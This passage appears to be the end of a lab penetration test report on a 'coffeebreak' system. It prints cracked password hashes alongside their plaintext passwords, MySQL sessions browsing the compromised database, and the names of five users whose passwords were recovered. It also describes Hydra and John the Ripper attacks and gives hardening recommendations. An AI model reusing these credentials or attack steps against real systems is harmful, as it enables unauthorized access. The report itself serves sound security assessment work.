
Recommendations: Users should use stronger passwords

Passwords should be salted before storing them to prevent them from being easily cracked.




```
┌──(kali㉿kali)-[~]
└─$ sudo cat output.txt
$6$.rT05Wnwdv1y7TzZ$gKXU.8lv7bQATHWbC0pX5k4PgrmrIc8Xj0I6lbEiZDZpiRTpKZJ/unozx3LJoRdDR2ZecP4EdbdyZ9J
GhQ97m/:qwerty
$6$LoHJ8Pc/xuUQoTuo$pI6M7XKuVv5pAOGV.sjBITlRziKNS1UcIVBS.8ZFgV2YXIppwxCwywzuqhLHnQGRyK7R7tCMTrYFNBJ
PV0tmU1:letmein
$6$SrJs5efq0YeC5tkT$h6QEPx4Q80dnebZn39R/c1xvXlI6DaGLeU9bkw01ByCplMFAkArGQrwoUD9FxbmyqrYItGfl/H8BV.H
diPPae/:password1
$6$xGnC21NaGPKCz.9/$FGTwUA9b9qw.321nCKJSt/hCrQJZOOySHR/ih.qDmgIsBwRJIycBwviT0lELBBa3dV3/JL2KjH3dGYo
PLvFyZ1:123456
$6$fHFp6Pmen38UuIGg$QawrEEZmUS1DHu.g.p8X.fPs4pbrX089OBbCmtSeA.aPILwLTJIKrrYktd6XvojE1aGjKUP6H6dZofm
Z4C2Jp1:coffee1
```

Compromised Databases



```
mysql> SHOW DATABASES
    → ;
+--------------------+
| Database           |
+--------------------+
| coffeebreak        |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
| wordpress          |
+--------------------+
7 rows in set (0.02 sec)

mysql> USE coffebreak
ERROR 1049 (42000): Unknown database 'coffebreak'
mysql> USE coffebreak;
ERROR 1049 (42000): Unknown database 'coffebreak'
mysql> USE coffeebreak;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```



```
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+───────────────────────+
| Tables_in_coffeebreak |
+───────────────────────+
| coffees               |
| suppliers             |
+───────────────────────+
2 rows in set (0.00 sec)

mysql> USE coffees
ERROR 1049 (42000): Unknown database 'coffees'
mysql> USE coffees;
ERROR 1049 (42000): Unknown database 'coffees'
mysql> SELECT * FROM coffees;
+────────────────────+────────+───────+───────+───────+
| cof_name           | sup_id | price | sales | total |
+────────────────────+────────+───────+───────+───────+
| Columbian          |    101 |  7.99 |     0 |     0 |
| French_Roast       |     49 |  8.99 |     0 |     0 |
| Espresso           |    150 |  9.99 |     0 |     0 |
| Columbian_Decaf    |    101 |  8.99 |     0 |     0 |
| French_Roast_Decaf |     49 |  9.99 |     0 |     0 |
+────────────────────+────────+───────+───────+───────+
```

The web pages were improperly configured and not responsive. More funds should be invested in building a more customized nd better website to give users better experiences

6. SUMMARY

During the course of this penetration test, a comprehensive evaluation of the target systems was conducted utilizing various tools and methodologies. The assessment encompassed a multi-faceted approach to identify vulnerabilities and assess the overall security posture

6.1. Tools Used:

- **Nmap:** Leveraged for network discovery, port scanning, service version detection, and operating system identification.
- **Nikto:** Employed for web server vulnerability scanning, detecting outdated software versions, and uncovering known vulnerabilities within web applications.
- **John the Ripper:** Utilized for password hash cracking, performing custom dictionary attacks, and evaluating password strength.
- **Hydra:** Employed for online password attacks, including brute force and dictionary attacks against multiple protocols.

6.2. Key Findings and Observations:

Network Discovery: Nmap facilitated the identification of active hosts, open ports, and services running on the target network.

Web Application Security: Nikto provided insights into potential vulnerabilities within the web servers and web applications deployed on the assessed systems.

Password Security: John the Ripper and Hydra were instrumental in evaluating the strength of user passwords and identifying weak or easily guessable credentials.

Five of the eight user account passwords were recovered. The compromised passwords belonged to the following users. spike, eilikia, Bruno, binx and espresso.

6.3. Recommendations:

Better customized web interface should be developed.

Patch Management: Address identified vulnerabilities promptly by applying necessary security patches and updates.

Password Policies: Implement stronger password policies and encourage regular password changes to enhance overall security.

Salt all the passwords before storing them

Web Application Security: Conduct regular security assessments and implement best practices to fortify web servers and applications against known vulnerabilities.

Update all the software to the latest version to patch vulnerabilities.

7. APPENDIX: TOOLS USED

7.1. Nmap

Description: Nmap is a powerful network scanning tool used for discovering hosts and services on a network

Purpose in Penetration Testing:

- Network discovery
- Port scanning (TCP, UDP)
- Service version detection
- OS detection

7.2. Hydra

Description: Hydra is a password-cracking tool used for online password attacks against various protocols.

Purpose in Penetration Testing:

- Brute force attacks
- Password dictionary attacks
- Testing weak passwords or default credentials

7.3. John the Ripper

Description: John the Ripper is a widely used password-cracking software designed to identify weak passwords.

Purpose in Penetration Testing:

- Password hash cracking
- Custom dictionary attacks
- Password strength testing

7.4. Nikto

Description: Nikto is a web server vulnerability scanner used to identify potential security issues in web servers.

Purpose in Penetration Testing:

- Web server scanning
- Detecting outdated software versions
- Finding known vulnerabilities in web applications

8. REFERENCES

8.1. **Citation: Open Web Application Security Project. (n.d.). OWASP Testing Guide.** Retrieved from https://owasp.org/www-project-web-security-testing-guide/

8.2. **Citation: National Institute of Standards and Technology. (2017). NIST Special Publication 800-115: Technical Guide to Information Security Testin and Assessment.** Retrieved from https://csrc.nist.gov/publications/detail/sp/800-115/final

8.3. **Citation: Stack Overflow. (n.d.). Security Section.** Retrieved from https://stackoverflow.com/questions/tagged/security